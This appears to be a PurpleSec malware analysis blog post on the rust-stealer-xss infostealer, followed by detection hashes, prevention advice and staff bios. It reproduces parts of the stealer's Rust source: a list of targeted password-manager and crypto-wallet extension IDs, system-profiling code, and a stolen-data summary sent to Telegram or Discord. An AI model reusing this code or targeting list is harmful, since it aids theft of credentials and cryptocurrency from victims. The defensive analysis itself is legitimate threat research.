extensions.insert("KeePassXC", "oboonakemofpalcgghocfoadofidjkkk");
extensions.insert("Dashlane", "fdjamakpfbbddfjaooikfcpapjohcfmg");
extensions.insert("1Password", "aeblfdkhhhdcdjpifhhbdiojplfjncoa");
extensions.insert("NordPass", "fooolghllnmhmmndgjiamiiodkpenpbb");
extensions.insert("Keeper", "bfogiafebfohielmmehodmfbbebbbpei");
extensions.insert("RoboForm", "pnlccmojcmeohlpggmfnbbiapkmbliob");
extensions.insert("LastPass", "hdokiejnpimakedhajhdlcegeplioahd");
extensions.insert("BrowserPass", "naepdomgkenhinolocfifgehidddafch");
extensions.insert("MYKI", "bmikpgodpkclnkgmnpphehdgcimmided");
extensions.insert("Splikity", "jhfjfclepacoldmjmkmdlmganfaalklb");
extensions.insert("CommonKey", "chgfefjpcobfbnpmiokfjjaglahmnded");
extensions.insert("Zoho Vault", "igkpcodhieompeloncfnbekccinhapdb");
extensions.insert("Norton Password Manager", "admmjipmmciaobhojoghlmleefbicajg");
extensions.insert("Avira Password Manager", "caljgklbbfbcjjanaijlacgncafpegll");
extensions.insert("Trezor Password Manager", "imloifkgjagghnncjkhggdhalmcnfklk");

extensions.insert("MetaMask", "nkbihfbeogaeaoehlefnkodbefgpgknn");
extensions.insert("TronLink", "ibnejdfjmmkpcnlpebklmnkoeoihofec");
extensions.insert("BinanceChain", "fhbohimaelbohpjbbldcngcnapndodjp");
extensions.insert("Coin98", "aeachknmefphepccionboohckonoeemg");
extensions.insert("iWallet", "kncchdigobghenbbaddojjnnaogfppfj");
extensions.insert("Wombat", "amkmjjmmflddogmhpjloimipbofnfjih");
extensions.insert("MEW CX", "nlbmnnijcnlegkjjpcfjclmcfggfefdm");
extensions.insert("NeoLine", "cphhlgmgameodnhkjdmkpanlelnlohao");
extensions.insert("Terra Station", "aiifbnbfobpmeekipheeijimdpnlpgpp");
extensions.insert("Keplr", "dmkamcknogkgcdfhhbddcghachkejeap");
extensions.insert("Sollet", "fhmfendgdocmcbmfikdcogofphimnkno");
extensions.insert("ICONex", "flpiciilemghbmfalicajoolhkkenfel");
extensions.insert("KHC", "hcflpincpppdclinealmandijcmnkbgn");
extensions.insert("TezBox ", "mnfifefkajgofkcjkemidiaecocnkjeh");
extensions.insert("Byone", "nlgbhdfgdhgbiamfdfmbikcdghidoadd");
extensions.insert("OneKey", "infeboajgfhgbjpjbeppbkgnabfdkdaf");
extensions.insert("DAppPlay", "lodccjjbdhfakaekdiahmedfbieldgik");
extensions.insert("BitClip", "ijmpgkjfkbfhoebgogflfebnmejmfbml");
extensions.insert("Steem Keychain", "lkcjlnjfpbikmcmbachjpdbijejflpcm");
```


RUSTY BANDITS ARE AFTER YOUR CRYPTO

Analysis by: Kenneth Thomas

Rust-stealer-xss features an extensive clipper that copies crypto wallet addresses found within the targeted system clipboard.

- XMR
- BNB
- TRX
- ETH
- BTC
- DOGE
- BCH
- LTC
- DASH
- XRP
- ADA
- TON
- NEO
- ETC
- SOL
- ZEC
- ALGO
- XLM
- IBAN

Additionally the malware will capture screenshots in .png format, and send system information for the infected host back to the malware operator.




```
system_info.push("=> networks:".to_string());
for (interface_name, data) in sys.networks() {
    let output = format!(
        "{}: {}/{} B",
        interface_name,
        data.received(),
        data.transmitted()
    );
    system_info.push(output);
}

system_info.push("=> system:".to_string());
system_info.push(format!("total memory: {} KB", sys.total_memory()));
system_info.push(format!("used memory : {} KB", sys.used_memory()));
system_info.push(format!("total swap  : {} KB", sys.total_swap()));
system_info.push(format!("used swap   : {} KB", sys.used_swap()));
system_info.push(format!("NB CPUs: {}", sys.cpus().len()));

system_info.push("=> Processes:".to_string());
system_info.push("=> PID, Name".to_string());
for (pid, process) in sys.processes() {
    system_info.push(format!("[{}] {}", pid, process.name()));
}
std::fs::File::create(format!("{}\\system_info.txt", string_path))
    .unwrap()
    .write_all(system_info.join("\n").as_bytes())
    .unwrap();
```

After execution rust-stealer-xss packs all collected information into a .ZIP archive named ‘out.zip’ stored within %AppData%\Local\Temp\ and performs exfiltration via Telegram or Discord. If the archive exceeds 50MB in size the archive is sent via configurable Discord web hook.

The .ZIP archive includes a summary of findings for later review.



```
msg_edit.push(format!(
    "**New Log From ({} / {} )**\n",
    my_internet_ip::get().unwrap().to_string(),
    whoami::lang().collect::<Vec<String>>().first().unwrap()
));
msg_edit.push(format!("User: {}\n", whoami::username()));
msg_edit.push(format!("Installed Languages: {} \n", language));
msg_edit.push(format!(
    "Operating System: {} {}\n",
    sys.name().unwrap(),
    sys.os_version().unwrap()
));
msg_edit.push(format!(
    "Used/Installed RAM: {} / {} GB \n",
    sys.used_memory() / 1024 / 1024,
    sys.total_memory() / 1024 / 1024
));
msg_edit.push(format!("Cores available: {} \n", sys.cpus().len()));
msg_edit.push(match PASSWORDS > 0 {
    true => format!("Passwords: ✅ {}\n", PASSWORDS),
    false => format!("Passwords: ❌\n"),
});
msg_edit.push(match WALLETS > 0 {
    true => format!("Wallets: ✅ {}\n", WALLETS),
    false => format!("Wallets: ❌\n"),
});
msg_edit.push(match FILES > 0 {
    true => format!("Files: ✅ {}\n", FILES),
    false => format!("Files: ❌\n"),
});
msg_edit.push(match CREDIT_CARDS > 0 {
    true => format!("Credit Cards: ✅ {}\n", CREDIT_CARDS),
    false => format!("Credit Cards: ❌\n"),
});
```


How To Prevent This Attack

At the time of this writing rust-stealer-xss has 35 forked repositories on github.com.

Rust-stealer-xss currently is Windows only however binaries are expected soon for Linux and MacOS given the open source portable nature of Rust.

Each build of rust-stealer-xss will contain unique IOC's making traditional signature based detection difficult at best. Users are strongly advised against downloading files from untrusted or unknown sources.

Defenders should take this opportunity to perform user education on common phishing hooks, and make use of a cloud email gateway service that scans all attachments prior to delivery.



Indicators	**Indicator type**	**Description**
rust-stealer-xss.exe	FileName	**Stealer Payload**
60a9f28b0fb727587b7b8fd326a86685	**Md5**	**Stealer Payload**
b0dbef65d1c3575f0e4fe6c466a952deeed804a1	**SHA-1**	
2e9a2e5098bf7140b2279fb2825ea77af576f36a93f36cad7938f4588d234d3a	**SHA-256**	
5deb33f73ddf3ce8592207a1017b39cd	**Md5**	**Stealer Payload**
08042ae79e699583602ae7a55d7e2b3d945921d2	**SHA-1**	
4029583855e92b84363f6609bd578bd1b4bafb3aae479f0dbf4da2e15ce569f2	**SHA-256**	
7491f5a975f3b6f71beb4ae5d6d1e2db	**Md5**	**Stealer Payload**
e14a5d6a959ff1aa4bde3ff3b6ca9b36929afabc	**SHA-1**	
99331a27afa84009e140880a8739d96f97baa1676d67ba7a3278fe61bfb79022	**SHA-256**	
d54bc7736523279da8b58b561df85278	**Md5**	**Stealer Payload**
7088f6ff79b3be4640f2663f3238fd1db7dcaf4e	**SHA-1**	
38f1800a2d870841093394535cae3690b51ae08a954e9e9b2a0bc86de4a8e338	**SHA-256**	

ABOUT PURPLESEC

PurpleSec is a veteran owned and led cyber security company based in Vienna, Virginia just outside of Washington, DC.

Our cyber security experts have received extensive experience and training from operations serving in:

- **U.S. Cyber Command**
- **Department of Defense**
- **Special Operations**
- **Private Industries**
- **Healthcare IT**

Now we’re bringing the best of breed practices to the commercial marketplace.

Our proven methods backed by experts work to seamlesslessly integrate security into your existing business processes.

Ultimately, our goal is to provide enterprise level security for SMBs that go beyond the typical compliance checkboxes.

SPEAK WITH AN EXPERT

MEET OUR EXPERTS

Jason Firch, MBA

Chief Executive Officer

Jason is a veteran IT operations manager and digital marketer with a decade of experience. He is also the co-founder of PurpleSec and services as both the CEO and CMO.

Throughout his career, Jason has developed, deployed and evaluated successful digital, inbound, paid, social media and content marketing initiatives in technology industries.

Jason holds both an MBA and BA with a focus on marketing from Bloomsburg University of Pennsylvania. He is a recipient of multiple sales awards and has been published in an international business journal. When he's not studying for his CISSP or contributing to the PurpleSec blog, you'll find Jason helping nonprofits with their online marketing.

MEET OUR EXPERTS

Rich Selvidge, CISSP

Chief Information Security Officer

Rich Selvidge is the CISO at PurpleSec with over 21 years of information technology and security risk management experience. Prior to joining PurpleSec, he was the Manager of Information Security Governance and Compliance at American Automobile Association national office.

Working at various offices within the Department of Defense, Rich was responsible for teams of information security professionals who provided information security risk prevention and deterrence services, globally.

He was simultaneously accountable for all information security controls outside of the United States within the DoD Research community covering forty-eight countries.

MEET OUR EXPERTS

Josh Allen

Chief Product Officer

Joshua is a diversely-skilled cyber security professional with 10 years of Department of Defense cyber security experience. He currently serves as PurpleSec's Chief Product Officer responsible for creating and developing bleeding edge technologies and processes to service SMB and Enterprise clients.

Josh has recently served as a team lead for a Secure Operations (SOC) environment supervising a team in a fast-paced cloud security as a service company. Joshua's skillsets include enterprise architecture hardening, penetration testing, web application firewall management, network security, data privacy and classification, and enterprise risk assessment.

MEET OUR EXPERTS

Michael Swanagan, CISSP, CISA, CISM

Technical Editor-In-Chief

Michael is an Information Security Professional with 13 years of proven experience. He has experience leading and supporting security projects and initiatives in the healthcare, finance, and advertising industry. Michael is also an expert in helping SMBs develop effective security strategies.

He specializes in Data Loss Prevention, implementing and supporting DLP in medium and large global organizations. His expertise lies in providing a DLP road map to protect your confidential data at the endpoint, in transit or network, or data at rest.

Michael is also the editor of PurpleSec, ensuring the technical accuracy of all content published online.

MEET OUR EXPERTS

Dalibor Gašić
Head Of Security Research

Dalibor is a Senior Security Engineer with experience in penetration testing, and an active Bug Bounty hunter on platforms such as HackerOne, Bugcrowd, and Integrity. In the past, he worked as a Security Consultant for several companies, where he gave recommendations and advice on how to protect companies from cyber attacks.

He also served 8 years in the Ministry of Internal Affairs in the Department of Cyber Security in Serbia.

MEET OUR EXPERTS

Dušan Trojanović
Senior Security Researcher

Dušan is a Senior Security Engineer actively working as a penetration tester in DevSecOps projects. He is also an avid security researcher bringing forward analysis on the latest attacks and techniques.

In a previous role, Dušan worked to secure one of the largest telecommunications and media companies in the Balkans.

He also has direct experience working on cyber security defense as well as network security and local regulations.

MEET OUR EXPERTS

Eva Georgieva
Senior Security Researcher

Eva is a security engineer, researcher, and penetration tester with experience over 5 years of experience working on both red teams and blue teams.

She specializes in offensive security attacking on-premise infrastructure, cloud infrastructure, and web and mobile applications.

MEET OUR EXPERTS

Kenneth Thomas

Senior Security Researcher

Kenneth Thomas is a Corporate Security Professional for the Oil & Gas industry with over 10 years of cyber security experience and the founder of Telegram web3 community ‘**meefs NFT Corner**’.

Kenneth specializes in enterprise cloud security, blockchain development, and community building. Kenneth has a passion for artificial intelligence, creating bespoke meta verse experiences, and cloud architecture.